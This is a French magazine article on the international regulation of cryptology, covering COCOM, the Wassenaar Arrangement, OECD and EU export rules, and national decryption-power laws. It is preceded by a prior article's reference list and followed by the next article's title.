[2] IT Baseline Protection Manual, BSI - Germany, October 2003. **http://www.bsi.bund.de/english/gshb/**

[3] Expression des Besoins et Identification des Objectifs de Sécurité (EBIOS), Direction Centrale de la Sécurité des Systèmes d'Information, Février 2004. **http://www.ssi.gouv.fr/fr/confiance/ebiospresentation.html**

[4] Méthode Harmonisée d'Analyse de Risques (MEHARI), Principes et mécanismes, CLUSIF, Version 3, Octobre 2004. **http://www.clusif.asso.fr/**

[5] Operationally Critical Threat, Asset and Vulnerability Evaluation (OCTAVE), Carnegie Mellon - Software Engineering Institute, Juin 1999. **http://www.cert.org/octave/**

[6] Leprévost F., Touradj E., Warusfel E., *Les enjeux de la sécurité multimédia Vol.1* (traité IC2, série Informatique et SI), Chapitre : *Contributions méthodologiques pour l'amélioration de l'analyse des risques*, Hermes, 2005. ISBN : 2-7462-1207-2

[7] Bosworth, Seymor and Michael E. Kabay, *Computer Security Handbook*, 4th edition, Chapter 47, John Wiley & Sons, 2002. ISBN: 0-471-41258-9

[8] ISO/IEC Guide 73:2002, Risk management – Vocabulary – Guidelines for use in standards.

[9] Common Criteria for Information Technology Security Evaluation, Version 2.2 (également ISO 15408), 2004. **http://www.commoncriteriaportal.org**

[10] ISO/IEC 17799:2005, Information Technology – Security techniques - Code of Practice for Information Security Management

[11] BS 7799-2:2002, Information security management systems – Specification with guidance for use

[12] Ulrich Beck, *La Société du risque – Sur la voie d'une autre modernité*, Flammarion - Champs 2003, 522 pages. ISBN : 2-08-080058-2.

Le droit international de la cryptologie

Les techniques de cryptographie se sont largement répandues dans leurs usages au cours des dernières années dans le domaine civil. Les systèmes d'information échangent et stockent de plus en plus de données qu'il faut sécuriser : courrier électronique, données bancaires, médicales, etc. L'activité économique doit donc pouvoir aujourd'hui bénéficier librement d'une cryptographie forte, sans entrave étatique.

La cryptologie pose problème aux États parce qu'elle peut avoir plusieurs usages : légal ou illégal, civil, militaire, servir à authentifier, assurer l'intégrité, la non répudiation, mais aussi la confidentialité, chiffrer et dissimuler des données. En spectre, le terrorisme, le grand banditisme, tout ce qui jouant des possibilités de dissimulation peut déstabiliser un État, porter atteinte à sa sécurité.

L'objet de cet article est d'introduire les principaux instruments de la régulation internationale de la cryptologie qui créent le cadre dans lequel les législations nationales sont ensuite mises en œuvre.

I — Du COCOM aux Arrangements de Wassenaar

1.1 - Le COCOM

Le COCOM (*Coordinating Committee for Multilateral Export Control*) était un comité international de contrôle des exportations de produits stratégiques et de données techniques des pays membres vers des états tiers, créé à l'initiative des États-Unis et de ses alliés en **1949**.

Le COCOM perdura durant la guerre froide afin de limiter l'exportation de technologies essentiellement vers le bloc des pays de l'Est. Les pays membres étaient : Canada, États-Unis, Allemagne, Belgique, Danemark, Espagne, France, Grèce, Italie, Luxembourg, Norvège, Pays-Bas, Portugal, Royaume-Uni, Turquie, Japon, Australie. D'autres pays coopéraient au COCOM : Autriche, Finlande, Hongrie, Irlande, Pologne, Slovaquie, Suède, Suisse, Nouvelle Zélande, Corée du Sud, Singapour, Taiwan.

Empêcher que la cryptologie ne soit exportée vers des pays dits « dangereux » faisait partie des objectifs du COCOM. L'exportation vers les pays non membres du COCOM nécessitait l'attribution de licences. Le COCOM a été dissout le **31 mars 1994**, devenu inutile suite au changement du paysage politique et stratégique mondial (chute de l'empire soviétique et du pacte de Varsovie). En l'attente d'une nouvelle formule, les pays membres s'étaient accordés pour maintenir un *statu quo*. La cryptologie restait sur la liste des produits soumis à contrôle pour l'exportation.

1.2 - Les Arrangements de Wassenaar

Le COCOM dissout est remplacé temporairement par le « Nouveau Forum », qui se réunit à Wassenaar (Pays-Bas) en 1995, et maintient la liste des armes sous contrôle d'exportation. Afin de donner un successeur au COCOM, 33 pays signèrent le **13 juillet 1996 les Arrangements de Wassenaar** [1] relatifs aux contrôles de l'exportation des armes conventionnelles et des biens et technologies à double usage. Par biens et technologies à double usage devant être contrôlés il faut entendre ceux qui peuvent avoir un usage à la fois civil et militaire [2].

Les Arrangements de Wassenaar sont l'un des grands accords internationaux de contrôle des exportations de produits sensibles :

- NDG – *Nuclear Suppliers Group*. Groupe des fournisseurs nucléaires ;
- Groupe de l'Australie (chimie, biologie) ;
- MTCR – *Missile Technology Control Regime*. Régime de contrôle de la technologie des missiles.

La logique du COCOM était la régulation des relations bipolaires Est-Ouest. Le nouvel équilibre mondial a nécessité de reconsidérer cette construction. Les arrangements de Wassenaar répondent à une logique multilatérale, dans un contexte de mondialisation.

L'objet des régulations

Les Arrangements de Wassenaar proposent une liste de produits soumis à interdictions ou limitations commerciales. Ils ont été établis pour contribuer à la sécurité et la stabilité régionales, en promouvant la transparence et une plus grande responsabilité dans les transferts d'armes conventionnelles et technologies à double usage, interdisant ou limitant les exportations vers certains États.

La liste des produits à double usage est organisée en 9 catégories, une liste de produits sensibles, très sensibles, des munitions. Les pays membres exercent un contrôle pour les produits inscrits à la liste officielle, révisée périodiquement, pour prendre en compte les développements technologiques et l'évolution du contexte géopolitique international. L'une des révisions majeures est intervenue en 1998, modifiant la liste des technologies à double usage de cryptologie. D'autres révisions sont intervenues suite aux évènements de septembre 2001. La catégorie 5 de cette liste de produits à double usage est intitulée « Sécurité de l'information ».

[1] http://www.wassenaar.org/

[2] "Dual-use goods and technologies to be controlled are those which are major or key elements for the indigenous development, production, use or enhancement of military capabilities". Criteria for the selection of dual-use items. Décembre 2005. http://www.wassenaar.org/controllists/Criteria%20as%20updated%20at%20the%20December%202005%20PLM.doc

Daniel Ventre
CNRS - daniel.ventre@gern-cnrs.com

Entrent dans cette catégorie composants, circuits intégrés, modules, applications, systèmes, logiciels, supercalculateurs... ainsi que la cryptologie (catégorie 5, partie 2) [3]. Ne sont pas concernés les produits de cryptologie à usage courant, disponibles au public.

À compter de la révision des Arrangements de Wassenaar intervenue en décembre 1998 (réunion de Vienne) :

- Étaient libres à l'exportation tous les produits de cryptographie symétrique de moins de 56 bits, de cryptographie asymétrique de moins de 512 bits et les produits de cryptographie fondés sur les sous-groupes (incluant les courbes elliptiques) de moins de 112 bits. ;
- Étaient libres à l'exportation les logiciels et matériels de cryptographie symétrique de moins de 64 bits (cette limite étant annulée au 1er décembre 2000) ;
- Était libre l'exportation de produits utilisant les cryptographie pour protéger la propriété intellectuelle (exemple : les DVD) ;
- Restait libre l'exportation de logiciels de cryptographie du domaine public ;
- L'exportation de toutes les autres formes et utilisations de cryptographie restait soumise à un système de licence.

Le texte de 1998 ne donnait aucune indication particulière concernant les exportations via Internet.

Les pays membres

Aujourd'hui les Arrangements de Wassenaar comptent 39 pays membres :

- Allemagne, Autriche, Belgique, Bulgarie, Croatie, Danemark, Espagne, Estonie, Fédération de Russie, Finlande, France, Grèce, Hongrie, Irlande, Italie, Lettonie, Lituanie, Luxembourg, Malte, Norvège, Pays-Bas, Pologne, Portugal, Roumanie, République Tchèque, Royaume-Uni, Suède, Suisse, Slovaquie, Slovénie, Turquie, Ukraine ;
- Canada, États-Unis, Argentine ;
- Australie, Nouvelle Zélande, Japon, Corée du Sud.

Les Arrangements de Wassenaar sont ouverts. Pour devenir membre, le pays candidat doit mettre en œuvre des politiques de non prolifération, limiter effectivement les exportations des produits sensibles, être pays producteur et/ou exportateur d'armes ou équipements à double usage. Parmi les grandes puissances non membres, la Chine. En 1998, elle s'est rapprochée des critères d'éligibilité en dressant une liste de 182 technologies à double usage soumises à exportation contrôlée mais n'a pas intégré l'accord, ne fournissant pas aux membres de l'Arrangement les garanties d'un contrôle effectif [4]. Toutefois, des discussions sont toujours en cours entre la Chine et l'Arrangement de Wassenaar (Vienne. Avril 2004, Mai 2005).

Les pays candidats à l'intégration dans l'Union Européenne sont pour leur part invités à respecter les critères définis dans les Arrangements.

L'efficacité des Arrangements

Les Arrangements de Wassenaar ne sont ni un Traité ni une loi, les décisions prises ne sont pas directement applicables dans les États membres. Chaque État doit alors intégrer ces décisions dans sa législation nationale pour les rendre effectives. Les listes des produits concernés sont ainsi fournies aux États sans caractère contraignant.

Les Arrangements de Wassenaar n'ont pas de visée commerciale. D'ailleurs, les représentants des États aux instances des Arrangements ne sont pas des acteurs économiques.

Les Arrangements de Wassenaar ne sont pas dirigés contre des pays en particulier. Chaque État membre peut avoir sa propre liste de pays « sensibles » : la liste du Royaume-Uni n'est pas celle de la France, des États-Unis, etc.

Pour ces différentes raisons, il est parfois reproché à cet accord international de manquer de clarté. Il lui est encore reproché de rester trop confidentiel, de n'être pas assez connu, de ne pas impliquer les industriels, notamment dans les choix des produits inscrits sur les listes des produits à contrôler.

COCOM ou Arrangements de Wassenaar, quelle que soit la logique stratégique, bipolarisation ou mondialisation, il résulte de ces accords l'image d'un monde coupé en deux. Ceux qui font partie de l'accord et les autres.

II — OCDE, G8, Conseil de l'Europe, Union Européenne

2.1 - OCDE

Des réflexions sur la cryptologie ont été menées par des groupes d'experts au sein de l'OCDE à partir de 1995, mais n'ont pas abouti et ne se sont pas concrétisées par des accords, essentiellement du fait de la division de ses membres en deux blocs : les pays favorables aux systèmes de séquestres de clé (États-Unis, Royaume-Uni, France), et les pays s'opposant à cette approche (Japon, pays scandinaves).

L'OCDE émet des recommandations, énonce des principes que les États devraient prendre en compte dans leurs politiques nationales. Les « **Lignes Directrices régissant le politique de**

[3] http://www.wassenaar.org/controllists/08%20-%20WA-LIST%20(05)%201%20-%20CAT%205P2.doc
[4] Quelques explications à cette non participation: http://www.nti.org/db/china/wasnorg.htm

cryptographie » (**27 mars 1997**) [5] soulignent l'importance de la cryptographie dans la société et l'économie, le besoin d'établir des standards, respecter la vie privée et les données personnelles, accorder un accès légal et libre à la cryptographie, et le rôle de la coopération internationale : « *Les gouvernements, en collaboration avec l'industrie et les citoyens, doivent développer des politiques équilibrées* ».

La coopération internationale des États en matière de politique de cryptographie est également l'une des recommandations inscrites dans les lignes directrices de l'OCDE. Les « **Lignes Directrices** » de l'OCDE ont servi de support au développement des politiques de cryptographie de nombreux pays.

2.2 — Le G8

Le G8 s'est montré actif sur la question de la cryptologie en traitant cette question lors de ses sommets, à la demande des États-Unis. Dès 1996, le G8 souhaitait accélérer les consultations sur l'utilisation de la cryptologie permettant aux gouvernements d'accéder légalement, quand cela est nécessaire, aux données et communications afin de prévenir les actes de terrorisme, mener les enquêtes relatives au terrorisme, tout en protégeant le caractère privé (*privacy*) des communications légales et légitimes des citoyens et des entreprises. Dès 1997, le G8 recommande l'adoption des Lignes Directrices de l'OCDE.

2.3 — Le Conseil de l'Europe

Le Conseil de l'Europe publie en 1995 une Recommandation (**R (95)13 du 11 septembre 1995**) [6] relative aux « **Problèmes des lois de procédure criminelle en lien avec les technologies de l'information** ». Le **23 novembre 2001**, le Conseil de l'Europe a adopté la **Convention sur la Cybercriminalité**. Le paragraphe 176 du Memorandum explicatif concerne la cryptologie [7]. La Convention autorise (n'oblige pas) les États à créer des autorités de décryptage. La section 62 du Memorandum explicatif précise que la cryptographie « devrait être en principe considérée comme une protection légitime de la vie privée (*privacy*) et par conséquent considérée comme légale » [8]. La cryptographie ne peut pas être hors-la-loi. Mais le terme « en principe » laisse une marge d'interprétation et de manœuvre. La convention, pour être applicable, doit être transposée dans les législations nationales.

2.4 — L'Union Européenne

L'UE a adopté en mars 1995 un « **Papier Vert relatif à la protection légale des services cryptés dans le marché unique** » [9] affirmant l'importance économique et sociale de la cryptographie. Dans ce document, l'UE fait des propositions : protéger les services cryptés (télévision, vidéo à la demande...) en considérant les problèmes posés par la fabrication, la vente, l'importation, la possession, la promotion de décodeurs de manière illégale, ainsi que par le décodage non autorisé. Le besoin d'harmonisation des lois nationales est mis en avant. Le **9 juillet 1997** l'UE émet d'autres propositions au travers de la **directive COM (97) 356**. L'usage de la cryptographie doit servir à la protection des citoyens : le cryptage des données (courrier électronique) devrait devenir la norme, la cryptographie doit être un moyen d'auto-défense au service des utilisateurs. Il faut promouvoir les logiciels de cryptage open source et simples d'utilisation.

Les règlements de l'UE se conforment aux Arrangements de Wassenaar. Les exportations de biens et technologies à double usage sont régulées par le Règlement **n° 1334/2000 du Conseil du 22 juin 2000 (JO n° L 159, 30.06.2000)** [10] en vigueur depuis le **29 septembre 2000** [11]. Ce règlement n°1334/2000 est un texte applicable à tous les États membres [12]. Il codifie les transferts de biens stratégiques au sein de l'UE et celui des exportations hors de l'UE. Il a été modifié à plusieurs reprises :

- Règlement n° 2889/2000/CE du 22 décembre 2000 (JO CE L 336 du 30 décembre 2000) [13] ;
- Règlement n° 458/2001/CE du 6 mars 2001 (JO CE L 65 du 7 mars 2001) ;
- Règlement n° 2432/2001/CE du 20 novembre 2001 (JO CE L 338 du 20 décembre 2001) ;
- Règlement n°880/2002 du 27 mai 2002 (JO CE L 139 du 29 mai 2002) ;
- Règlement n° 149/2003/CE du Conseil du 27 janvier 2003 (JO UE L 30 du 5 février 2003) [14].

Les biens et technologies à double usage font l'objet de listes régulièrement mises à jour, la dernière en date publiée dans le **règlement CE n° 1504/2004 du Conseil du 19 juillet 2004 (JO UE L 281 du 31 août 2004)** [15]. Ces listes mettent en œuvre les accords internationaux tels que les Arrangements de Wassenaar. Les exportations au sein de l'UE sont libéralisées et les procédures de licences qui subsistent sont simplifiées. L'exportation vers les autres pays européens est libéralisée à l'exception de quelques produits spécifiques (cryptanalyse). L'exportation vers l'Australie, Canada, États-Unis, République Tchèque, Hongrie, Japon, Nouvelle-Zélande, Norvège, Pologne, Suisse est soumise à une autorisation communautaire

[5] Guidelines for Cryptography Policy
[6] http://www.foruminternet.org/texte/documents/textes_europeens/lire.phtml?id=41
[7] 176. "With respect to the modalities of production, Parties could establish obligations that the specified computer data or subscriber information must be produced in the manner specified in the order. This could include reference to a time period within which disclosure must be made, or to form, such as that the data or information be provided in "plain text", on-line or on a paper print-out or on a diskette".
[8] "the modification of data for the purpose of secure communications (e.g. encryption), should in principle be considered a legitimate protection of privacy and, therefore, be considered as being undertaken with right"
[9] Green Paper on Legal Protection for Encrypted Services in the Single Market http://www.eu.int/en/record/green/gp004enp.html
[10] http://www.ssi.gouv.fr/fr/reglementation/loi_europe/1334_2000.html
[11] Voir la rapport relatif à la mise en œuvre du règlement: http://trade-info.cec.eu.int/doclib/docs/2004/september/tradoc_118995.pdf
[12] A la différence des efforts de coordination des politiques internationales (Arrangements de Wassenaar, Conseil de l'Europe...) qui restent soumis à leur libre implémentation dans les diverses législations nationales.
[13] http://www.ssi.gouv.fr/fr/reglementation/loi_europe/2889_2000.html
[14] L'ensemble des textes du JO sont disponibles à partir de l'adresse http://europa.eu.int/eur-lex/lex/JOIndex.do
[15] http://www.industrie.gouv.fr/pratique/bdousage/l281-2004.pdf

d'exportation (la CGEA : *Community General Export Autorisation*). Pour les autres pays, les exportateurs doivent solliciter une licence individuelle.

III – Libertés contre sécurité ?

Le Conseil de l'Europe a émis dès 1997 des recommandations, soulignant l'importance du respect de quelques principes dont le principal semble être le respect de l'équilibre entre des intérêts et volontés divergents, conscient des conflits d'intérêts auxquels sont confrontés les gouvernements entre besoins des utilisateurs/ respect des libertés et respect de la loi/impératifs de sécurité.

Les pouvoirs accordés aux enquêteurs dans les affaires criminelles doivent être proportionnés, mesurés, afin de ne pas porter atteinte au droit à l'utilisation légitime de la cryptographie. Ce principe de proportionnalité est également rappelé par la Commission européenne qui souligne l'importance économique et sociétale de la cryptographie : la régulation doit être limitée au strict nécessaire.

Problème d'équilibre difficile à établir entre les besoins/droits des citoyens/entreprises en termes de protection/sécurité des données (notamment données privées – *privacy*), de libre circulation des données à l'intérieur du marché unique et les besoins de restriction des États pour des impératifs de sécurité nationale.

C'est la recherche de cet équilibre que traduisent les réglementations de ces dernières années qui ne remettent pas en cause le principe de liberté de l'utilisation de la cryptologie, qui vont dans le sens d'un assouplissement des exportations à l'intérieur de zones géographiques ou de partenariats définis [16], tout en renforçant les pouvoirs policiers (accès aux clés, données cryptées, etc.). L'assouplissement de l'usage et des contrôles s'accompagne, en contrepartie, d'une pression accrue des services de sécurité des États pour accéder aux données de communications.

Les États affrontent ce dilemme de manière non homogène. À l'intérieur même des accords, comme les Arrangements de Wassenaar, des approches différentes se font jour. Comme par exemple celle qui oppose les partisans et détracteurs des systèmes de tiers de séquestre de clé [17]. Cette approche est défendue par les États-Unis, la France, le Royaume-Uni.

Ces derniers n'ont eu de cesse de faire pression sur les divers États du monde, individuellement ou au sein des instances internationales (Wassenaar, OCDE…) afin de leur faire adopter ce choix. Mais aucun consensus international ne s'est dégagé en faveur de l'adoption de ces systèmes. L'opposition est venue de l'Allemagne, des pays scandinaves, du Japon.

L'UE a également joué un rôle majeur dans le rejet des mesures restrictives devant peser sur la cryptologie. La Commission a demandé à ses membres de l'informer des projets nationaux visant à restreindre l'usage, la fabrication/conception, importation de produits de cryptographie. Elle s'efforce aussi de démanteler les contrôles à l'intérieur de l'UE pour les produits commerciaux de cryptographie. Le rapport de 1997 précise que l'utilisation des systèmes permettant aux autorités de l'État de lire en clair les messages « devrait être limitée au strict nécessaire ».

Les évènements du 11 septembre 2001 ont très certainement ravivé les questions relatives au contrôle des flux internationaux d'outils de cryptologie. Les préoccupations pour la lutte anti-terrorisme ne sont pas nées avec les évènements de 2001.

Le Conseil des Ministres de l'UE en 1998 soulignait la nécessité de s'intéresser tout spécifiquement à l'utilisation de la cryptologie à des fins criminelles et terroristes. Spécifiquement concernée donc : la cryptographie à des fins de confidentialité. Au cours de ces dernières années, les mesures restrictives, justifiées par des contraintes sécuritaires, ont pris forme dans l'accroissement des pouvoirs policiers des États (pouvoirs d'enquêtes, pouvoir de lever le secret de la cryptographie, d'imposer la collaboration des détenteurs des clés de cryptage, de contraindre à révéler les contenus cryptés en clair, création d'agences ou services de l'État chargés de la cryptanalyse). Ces mesures étaient mises en œuvre antérieurement aux évènements de 2001 :

- La **loi du 28 juillet 2000** au Royaume-Uni [18], **chapitre 23**, donnant pouvoir à la police de faire procéder au décryptage de données, dans l'intérêt de la sécurité nationale, de la prévention du crime, à condition que ce recours reste proportionnel aux enjeux. Ne pas coopérer est passible de deux années d'emprisonnement.
- La Belgique, avec la loi du **28 novembre 2000**, dote ses autorités d'un pouvoir de décryptage.
- Le « **Computer Misuse Act** » en vigueur depuis le **27 février 1999** à Singapour permet aux forces de police d'accéder à l'information cryptée. Cet accès est strictement encadré. Ne pas collaborer est passible de trois années d'emprisonnement.
- L'Inde a promulgué l'« **Indian Information Technology Act** » en **1998**, qui impose aux ISP de surveiller le trafic transitant par leurs serveurs, y compris la forme en clair du trafic crypté, le rendant accessible aux autorités légales (le CBI – *Central Bureau of Investigation*, l'IB – *Intelligence Bureau*, le RAW – *Research and Analysis Wing*). Ces mesures sont justifiées par la lutte contre des groupes rebelles qui utiliseraient la cryptographie pour protéger leurs communications.
- Le Japon en 1997 renforçait l'inspection des exportations de produits contenant de la cryptographie, invoquant la sécurité nationale, la prévention des activités terroristes.

Suite aux attentats de 2001 les contraintes de sécurité ont été accrues. La liberté d'utilisation de la cryptographie n'est pas remise en cause, les pouvoirs policiers des États continuent d'être renforcés dans les pays où ils ne l'étaient pas encore antérieurement à septembre 2001.

[16] Par exemple libéralisation de la politique d'exportation des États-Unis à destination de 15 pays de l'UE, de l'Australie, de la République Tchèque, de la Hongrie, de la Norvège, la Pologne, la Suisse, du Japon, de la Nouvelle-Zélande. Pour ces pays les procédures d'exportations pour la cryptographie de produits de grande consommation ont été simplifiées en juin 2002 : les produits peuvent être exportés après une période de 30 jours suivant l'enregistrement au BIS (Bureau of Industry and Security).

[17] "Key escrow" en anglais

[18] Regulation of Investigation Power Act 2000.

Les États-Unis ont ratifié le « **Patriot Act** » [19] le 24 octobre 2001. Le Patriot Act s'est appuyé sur l'idée que les informations auxquelles aurait dû pouvoir accéder le gouvernement lui ont fait défaut du fait des nombreuses lois restrictives, permettant ainsi aux terroristes de mettre en œuvre les attentats du 11 septembre 2001. Cette loi a légalisé la surveillance du web. Certains articles [20] de presse font état de l'utilisation par le FBI d'un *keylogger* nommé Magic Lantern, qui permet de saisir les informations saisies sur les claviers des machines, entre autres les mots de passe, identifiants, etc. Ce logiciel ne devrait être utilisé qu'aux Etats-Unis, et pour surveiller des personnes impliquées dans des enquêtes judiciaires. Les Arrangements de Wassenaar ont quant à eux été amendés en décembre 2001, sous la pression des États-Unis. Quelques modifications sont apportées au texte « **Guidelines and Procedures, including the Initial Elements** » [21]. Le paragraphe 1.5 précise que *« les États participants continueront à empêcher l'acquisition d'armes conventionnelles et de biens et technologies à double usage par des terroristes, groupes et organisations terroristes. De tels efforts font partie de la lutte globale contre le terrorisme ».*

Une « **Déclaration relative aux transferts intangibles de logiciels et de technologies** » [22] a été adoptée lors de la session plénière des Arrangements de Wassenaar de décembre 2001 : *« Les États participants reconnaissent qu'il est important d'exercer un contrôle total sur les logiciels et technologies listés, y compris des contrôles sur les transferts intangibles. Les législations nationales de contrôle des exportations devraient donc permettre les contrôles sur les transferts des « logiciels » et « technologies », quelle que soit la forme que prend le transfert. Les États participants reconnaissent également qu'il est important de continuer l'échange mutuel au sein des Arrangements de Wassenaar concernant les expériences acquises dans la mise en œuvre et l'exécution de ces dispositions nationales relatives au contrôle des transferts intangibles […] ».*

La notion de « transferts intangibles » recouvre les moyens de transfert via Internet. L'internet a sensiblement modifié l'efficacité des mesures de contrôles des exportations. Aux États-Unis, mettre de la cryptologie à disposition sur Internet est considéré comme de l'exportation. Les sites proposant des outils ou services de cryptologie en ligne sont donc soumis aux mêmes règles que ceux exportant « physiquement » (régime d'autorisations). Cette approche est communément partagée par plusieurs pays. En France la **loi pour la Sécurité Quotidienne (dite LSQ) du 15 novembre 2001** [23] crée une autorité de décryptage (**article 30**). La police peut demander le décodage de données dans les enquêtes criminelles. L'**article 31** pénalise le refus de remise des clés aux autorités : *« Les personnes physiques ou morales qui fournissent des prestations de cryptologie visant à assurer une fonction de confidentialité sont tenues de remettre aux agents autorisés dans les conditions prévues à l'article 4, sur leur demande, les conventions permettant le déchiffrement des données transformées au moyen des prestations qu'elles ont fournies. Les agents autorisés peuvent demander aux fournisseurs de prestations susmentionnés de mettre eux-mêmes en œuvre ces conventions, sauf si ceux-ci démontrent qu'ils ne sont pas en mesure de satisfaire à ces réquisitions.*

[…] Le fait de ne pas déférer, dans ces conditions, aux demandes des autorités habilitées est puni de deux ans d'emprisonnement et de 30 000 Euro d'amende […] Est puni de trois ans d'emprisonnement et de 45 000 Euro d'amende le fait, pour quiconque ayant connaissance de la convention secrète de déchiffrement d'un moyen de cryptologie susceptible d'avoir été utilisé pour préparer, faciliter ou commettre un crime ou un délit, de refuser de remettre ladite convention aux autorités judiciaires ou de la mettre en oeuvre, sur les réquisitions de ces autorités délivrées […] Si le refus est opposé alors que la remise ou la mise en oeuvre de la convention aurait permis d'éviter la commission d'un crime ou d'un délit ou d'en limiter les effets, la peine est portée à cinq ans d'emprisonnement et à 75 000 Euro d'amende. »

La **loi pour la Confiance dans l'Economie Numérique (LCEN, 21 juin 2004), Titre III, chapitre 1° « Moyens et prestations de cryptologie »**, régit l'utilisation, la fourniture, l'importation et l'exportation de moyens de cryptologie et la fourniture de prestations de cryptologie. La loi responsabilise les acteurs (systèmes de déclaration, d'autorisation, assujettissement au secret professionnel). Avec **l'article 37 de la loi LCEN**, la cryptologie devient un facteur aggravant quand elle est utilisée pour commettre ou aider à commettre un crime ou un délit.

« … Lorsqu'un moyen de cryptologie […] a été utilisé pour préparer ou commettre un crime ou un délit, ou pour en faciliter la préparation ou la commission, le maximum de la peine privative de liberté encourue » peut être porté à la réclusion criminelle à perpétuité.
« Les dispositions du présent article ne sont toutefois pas applicables à l'auteur ou au complice de l'infraction qui, à la demande des autorités judiciaires ou administratives, leur a remis la version en clair des messages chiffrés ainsi que les conventions secrètes nécessaires au déchiffrement. »
D'autres nations ont suivi le même chemin du renforcement des pouvoirs accordés aux autorités. L'Afrique du Sud par exemple a ratifié l'« **Electronic Communications and Transactions Act** », le 31 juillet 2002. On retrouve dans ce texte la même démarche qui confère aux autorités policières des pouvoirs accrus (accès aux données cryptées) dans le cadre des enquêtes criminelles (**art. 32**). Ce pouvoir s'étend aux données de télécommunications cryptées, dont la police peut demander le décryptage [24]. Les peines de prison pour les personnes refusant d'apporter leur concours aux autorités policières peuvent atteindre dix ans.

IV – Les standards

Les contrôles à l'exportation demeurent les principaux obstacles au développement des flux internationaux de produits de cryptologie, segmentent de fait les marchés, les rendant plus

[19] Patriot = Provide Appropriate Tools Required to Intercept and Obstruct Terrorism
[20] http://accelerated-promotions.com/consumer-electronics/usa-patriot-act-magic-lantern.htm, http://reseau.echelon.free.fr/reseau.echelon/magiclantern.htm
[21] http://www.wassenaar.org/guidelines/guidelines.doc
[22] Statement of Understanding on Intangible Transfers of Software and Technologies http://www.wassenaar.org/guidelines/index.html#Understanding
[23] Loi n° 2001-1062
[24] Regulation of Interception of Communications and Provision of Communication-related Information Act . 2002.

étroits. Certains pays ont su d'ailleurs tirer profit de cette situation, en n'imposant aucun contrôle, comme la Suisse. Les contrôles des exportations limitent le développement des produits et rendent difficile l'adoption de standards internationaux de cryptologie. Rappelons toutefois ici quelques-uns des organismes et instances qui travaillent au développement de standards et de normes pour la cryptologie et participent ainsi de la régulation de la cryptologie dans les échanges internationaux.

- Aux États-Unis, le **NIST** [25] (*National Institute of Standards and Technology*), division du département américain du Commerce, travaille au développement de standards pour sécuriser l'information sensible mais non classifiée des systèmes d'information du gouvernement. Une grande partie des acteurs du secteur privé adopte les mêmes standards. Les standards officiels sont publiés sous le titre de FIPS (*Federal Information Processing Standards*). DES [26] (prédécesseur d'AES [27]) a été publié sous le numéro FIPS 46.
- La **NSA** [28] (*National Security Agency*) qui écoute et décode toutes les communications étrangères intéressant la sécurité des États-Unis mène nombre de travaux dans le domaine de la cryptologie. Le NIST et la NSA travaillèrent ensemble au projet CAPSTONE qui avait pour objet le choix et l'élaboration de standards de cryptologie pour les États-Unis. Le projet soutenait le choix des systèmes de tiers de séquestre de clés promu par les États-Unis, pour offrir des communications sécurisées au public tout en permettant aux agences de sécurité de l'État de contrôler les communications des criminels suspectés. CAPSTONE avait quatre composantes : algorithme de cryptage Skipjack (publié sous le numéro FIPS 185), algorithme de signature électronique (DSA), fonction de hachage (SHA-1, publiée sous le numéro FIPS 186), protocole d'échange de clé (Diffie-Hellman + SHS, publié sous la référence FIPS 180).
- L'**IETF** [29] (*Internet Engineering Task Force*) travaille à PKIX, IPSec, TLS, SSH...
- Le projet **IEEE** [30] P1363, démarré en 1993, spécifie des standards pour la cryptographie à clé publique. Le projet est coordonné avec les standards émergeants de l'**ANSI** [31] (*American National Standard Institute*) pour la cryptographie à clé publique et les travaux de la **RSA** [32]. Les laboratoires de la RSA ont développé un ensemble de standards pour la cryptographie à clé publique (PKCS). Les travaux du comité ANSI X9 développent des standards pour l'industrie financière plus spécifiquement. Nombre de ces standards sont normalisés dans l'ISO [33] : ISO 8730 et ISO 8731 pour l'ANSI X9.9, ISO 9807 pour l'ANSI X.19, etc.
- L'**ETSI** [34] (*European Telecommunications Standardisation Institute*) travailla à l'élaboration d'un standard pour les tiers de confiance. Une partie de ce standard devait concerner l'accès légal aux données cryptées.

Conclusion

Rappelons que selon l'article 30-I de la loi 2004-575 (loi pour la confiance dans l'économie numérique) du 21 juin 2004 [35], l'utilisation des moyens de cryptologie est libre en France. Toutefois fourniture, importation et exportation de cryptologie sont réglementées. La cryptologie assurant la confidentialité est soumise à un régime de déclaration ou d'autorisation. Que doit faire une entreprise française souhaitant exporter de la cryptologie ? On pourrait lui conseiller de considérer avec attention les pays visés. Sont-ils soumis à des régimes de contrôles [36] ? Afin de s'assurer de la légalité de son commerce, il est recommandé de prendre avis soit auprès du Ministère de la Défense (Délégation aux affaires stratégiques), soit du Minefi (Digitip : Mission de contrôle à l'exportation des biens et technologies à double usage, et plus spécifiquement pour les biens de cryptologie auprès du SGDN/DCSSI [37]).

L'information essentielle à l'entreprise est inscrite dans le règlement n°1334/2000 de l'UE, auquel se conforme la législation française (décret n° 2001-1-1192 du 13 décembre 2001). On pourra également utilement se reporter au Bulletin Officiel des Douanes [38]. Les demandes de licences à l'exportation (licence individuelle pour des biens de même nature, licence globale vers un ou plusieurs États, licence générale pour des produits et destinations définis, autorisation générale communautaire délivrée par la Commission européenne) sont à déposer au Se.ti.ce (Service des Titres du Commerce Extérieur [39]) qui examine la demande et transmet au demandeur l'avis donné par les pouvoirs publics. Au titre de l'article 414 du Code des Douanes, les exportations non conformes (exportations de marchandises prohibées), sont passibles de sanctions pénales (3 à 10 ans de prison). La loi LCEN en son article 35 prévoit également des sanctions allant jusqu'à deux ans de prison et 30 000 Euro d'amende.

[25] http://www.nist.gov/
[26] DES = Data Encryption Standard
[27] AES = Advanced Encryption Standard
[28] http://www.nsa.gov/
[29] http://www.ietf.org/
[30] http://www.ieee.org/portal/site
[31] http://www.ansi.org/
[32] http://www.rsasecurity.com/rsalabs/
[33] http://www.iso.org/iso/fr/ISOOnline.frontpage
[34] http://www.etsi.org/
[35] http://www.ssi.gouv.fr/fr/reglementation/art_29_40_lcen.pdf . Lire le chapitre I° relatif aux moyens et prestations de cryptologie.
[36] Le site http://rechten.uvt.nl/koops/cryptolaw/cls-sum.htm propose quelques cartes géographiques utiles.
[37] http://www.ssi.gouv.fr Pour la cryptographie : http://www.ssi.gouv.fr/fr/reglementation/index.html#crypto
[38] www.douane.gouv.fr , précisément le BOD 6590, du 26 janvier 2004, « Réglementation relatives aux biens et technologies à double usage ». http://www.douane.gouv.fr/dab/html/03-077.html
[39] www.douane.gouv.fr

L'utopie du parfait malware

